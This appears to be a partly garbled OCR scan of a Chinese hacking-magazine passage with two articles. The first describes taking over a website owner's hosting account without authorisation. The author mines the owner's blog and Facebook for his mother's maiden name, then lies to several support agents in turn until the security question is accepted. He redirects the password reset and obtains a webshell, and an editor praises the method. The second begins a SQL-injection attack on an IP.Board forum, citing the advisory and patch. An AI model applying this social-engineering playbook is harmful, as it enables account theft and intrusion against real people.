



图15　客服



妈妈的名字是“西虹”，意思就是西边的彩虹——可能是出生的时候，刚好西边出现了彩虹吧。在公平岛上，妈妈抱着西边的彩虹，这样妈地了。

图16　西虹



当年刚进大学，对社团特别感兴趣，报名参加了浙大话剧团，后来被通知要参加面试。结果一进去，他们就对我名字好奇，问我念什么字，结果我顺便讲了个我们老家花弄与西虹的故事，赢得他们的好感，最后没再问其它的问题，我就被顺利录取了，还当了话剧团的团长助理。呢，这讲了千百遍的故事，还真是对谁说都有用。

图17　文章

suite 暴力破解下。Burpsuite 是支持 ssl 破解，由于本篇文章的重点不在 burpsuite 上，就不再详细介绍使用方法了，但是这里不知道什么原因，暴力破解几下就停掉了，笔者就没有再测试。如图 14。

下面开始社工，首先和客服聊了几句，想大约估摸出他们所需要的认证，我问他能否给我修改下密码。然后客服来了句“Sheila Kim：Could you please provide me with the domain name?”是让提供我们账户，既然我们已经知道了，直接告诉他是 xinhao 就可以了。如图 15。




图18 Fackbook 信息

我和客服 Sheila Kim 聊了一会儿之后，他问我“the answer to the Security Question”我没有回答出来，然后我重新写了个名字和客服 Valerian Alvarez 聊，下面是部分聊天记录

jams.bin：hello
jams.bin：are you here
jams.bin：I come from china
Valerian Alvarez：Hi Jams. My name is Valerian Alvarez, how are you today?
Valerian Alvarez：Yes, I am here.
jams.bin：good thanks
jams.bin：I come from china
jams.bin：I want to have a fatcow host
jams.bin：My english maybe not good ,so i hope you donot care
Valerian Alvarez：Okay.
Valerian Alvarez：You can host the website with us.
jams.bin：good
jams.bin：Do you have agents in China
Valerian Alvarez：No, Jams. But we have loats of chinees customers.
Valerian Alvarez：Do you have any hosting account with us?
jams.bin：Can i have a test with your host
jams.bin：I havenot regeist
Valerian Alvarez：You need to register the account with us, so that you can check the host.
jams.bin：I have a account one year ago bug I have forget the password and the emaiol
Valerian Alvarez：Could you please provide me with your account username?
jams.bin：Yes
jams.bin：xinhao
Valerian Alvarez：To protect your account from unauthorized changes, can you please verify for me the answer to the Security Question:
Valerian Alvarez：What is your mother's maiden name?（你母亲的姓氏）

看来我们有必要知道站长母亲的姓名了。关于站长母亲的姓名获取方式，笔者首先在百度和谷歌上搜索和站长有联系的姓名，没有发现可疑的情况。那么接下来的思路是借助 QQ 提供的 SNS——QQ 空间，我们只要知道站长的表哥表妹或者舅舅，我们就知道了站长母亲的姓氏，站长的 QQ 空间直接是可以访问的，然后笔者观察了留言板加了若干好友，但是大部分被拒绝了，加上的还是闲杂人等。

笔者继续在搜索引擎上迂回搜索，发现了站长的新浪博客，然后阅读了他的大部分日志，都是基本关于他的美国生活的事情，并且发现他特别爱好摄影，在一篇日志里就出现了他的母亲相片和可疑信息“西虹”，他提到了妈妈的名字是“西虹”，如图 16，可用信息如图 17。

查阅了百家姓，只有“郗”和“席”，然后又找了个客服接着聊，我把“xi,xihong,hongxi,xi.hong,hong,xi，郗，席，郗虹，西虹，席虹”挨个给他说了个遍，但是统统失败，注意这里是有个技巧的，笔者基本是给某个客服说错了之后，就记录下客服的名字，然后重新注册找其他客服聊（这可能正是他们管理不严格的地方），他们这种大型的虚拟空间商通常有很多客服的，如果发现聊天的时候这个客服聊过了，就不要去聊了，打一枪换一个地方。最后我问一个客服说“Is the answer to secure question is in English or chinaese”他给我来了句”I am not sure”，那么我回答他的时候如果尝试用这种方式回答“It is西 in chinaese and xi in english”，但是他依然告诉了我不正确，看来这种询问的方式他还是可以接受的。看来这个“西虹”只可能是名，姓氏还要我们继续挖掘。最后笔者定位在了 Facebook，我用站长gmail邮箱找到了他的facebook，在不加为好友的情况下，我们已经看到了如下信息，如图 18。

这下我们就可以理直气壮的去找客服了，这次当他们问到安全问题的时候笔者是这么回答的：

“It is 郑in chinaese and Zheng in english”，成功绕过了安全认证，像他们这种客服认证了安全问题，基本就可以获取全部的域名空间信息了，客服告诉我已经将重置密码发到原始邮箱了，由于认证了安全问题，我们可以让他把空间重置信息发到别的邮箱。如图 19。大家可能会说就这么简单骗过了客服？其实真实过程中要跟他们尽量多交流，美国客服大部分态度都不错，一旦认证了安全问题，那就什么也别说了！




图19　发送成功

成功登陆空间面板，如图 20。

获取到了 webshell，由于 linux 内核是最新的，就没有继续渗透下去，如图 21。

编辑点评：本文作者耐心很好，也善于收集和沟通，另外其每步的目标都很清楚，围绕着目标不断的收集信息，再一步一步地前进！




图20　登录控制面板



图21 获取 webshell

IP.Board 3.0.x 非创使人获取网站webshell

文 4NTI




图1　网站页面

最近接一项目，要拿一网站webshell，经过测试（测试过程略）没发现目标网站的脆弱点，但是发现同台服务器上还有其它网站，是一个IPB的论坛。一搜索，发现国人对这个论坛的介绍少之又少，国内用的很少，但是国外用的人很多。以下是我的测试过程，拿到IPB论坛webshell就完成了。

步骤一：

从论坛的底部标识可以清楚的知道论坛的版本是IP.Board 3.0.1，正好这个版本有Exp，并且Exp早就公布，大家可以在本站的网站相应版块寻找。如图1所示。

下面是关于漏洞的介绍。

Bugraq ID：
CVE ID：CVE-2009-3974
CNCVE ID：CNCVE-20093974

漏洞消息时间：2009-11-23

漏洞起因
输入验证错误

影响系统
IP.Board（Invision Power Board）3.x

不受影响系统

危害
远程攻击者可以利用漏洞获得敏感信息。

攻击所需条件
攻击者必须访问IP.Board。

漏洞信息
IP.Board是一款流行的基于PHP的论坛程序。
IP.Board存在两个输入验证问题，恶意攻击者可以利用漏洞进行SQL注入攻击。
在用于SQL查询前部分输入缺少过滤，可导致注入任意SQL代码操作SQL查询，可泄漏敏感信息或操作数据库。

测试方法

厂商解决方案
2009.8.18之后IP.Board 3.0.2已经修复此漏洞，建议用户下载使用：
http://community.invisionpower.com/topic/291103-invision-power-board-3-0-2-security-update/

漏洞提供者
Beyond Security's SecuriTeam

漏洞消息链接
http://community.invisionpower.com/topic/291103-invision-power-board-3-0-2-security-update/
http://secunia.com/advisories/37416

漏洞消息标题
Security Update for IP.Board 3.0.2
IP.Board SQL Injection Vulnerabilities

下面是官方的信息：

Manual Patch Instruction
For power users who wish to manually update the PHP source files.

File："admin/applications/core/modules_public/search/search.php"
Line：207

```
$search_term = str_replace( "'", "'", IPSText::parseCleanValue( urldecode( $this->request['search_term'] ) ) );
```

File："admin/applications/core/modules_public/global/lostpass.php"
Lines 75 and 439：

```
$in_validate_key = IPSText::md5Clean( trim( urldecode( $this->request['aid'] ) ) );
```

Impacted Versions：
3.0.0
3.0.1
3.0.2 versions downloaded before posted time or unpatched

Not Impacted：
2.0.x
2.1.x
2.2.x
2.3.x

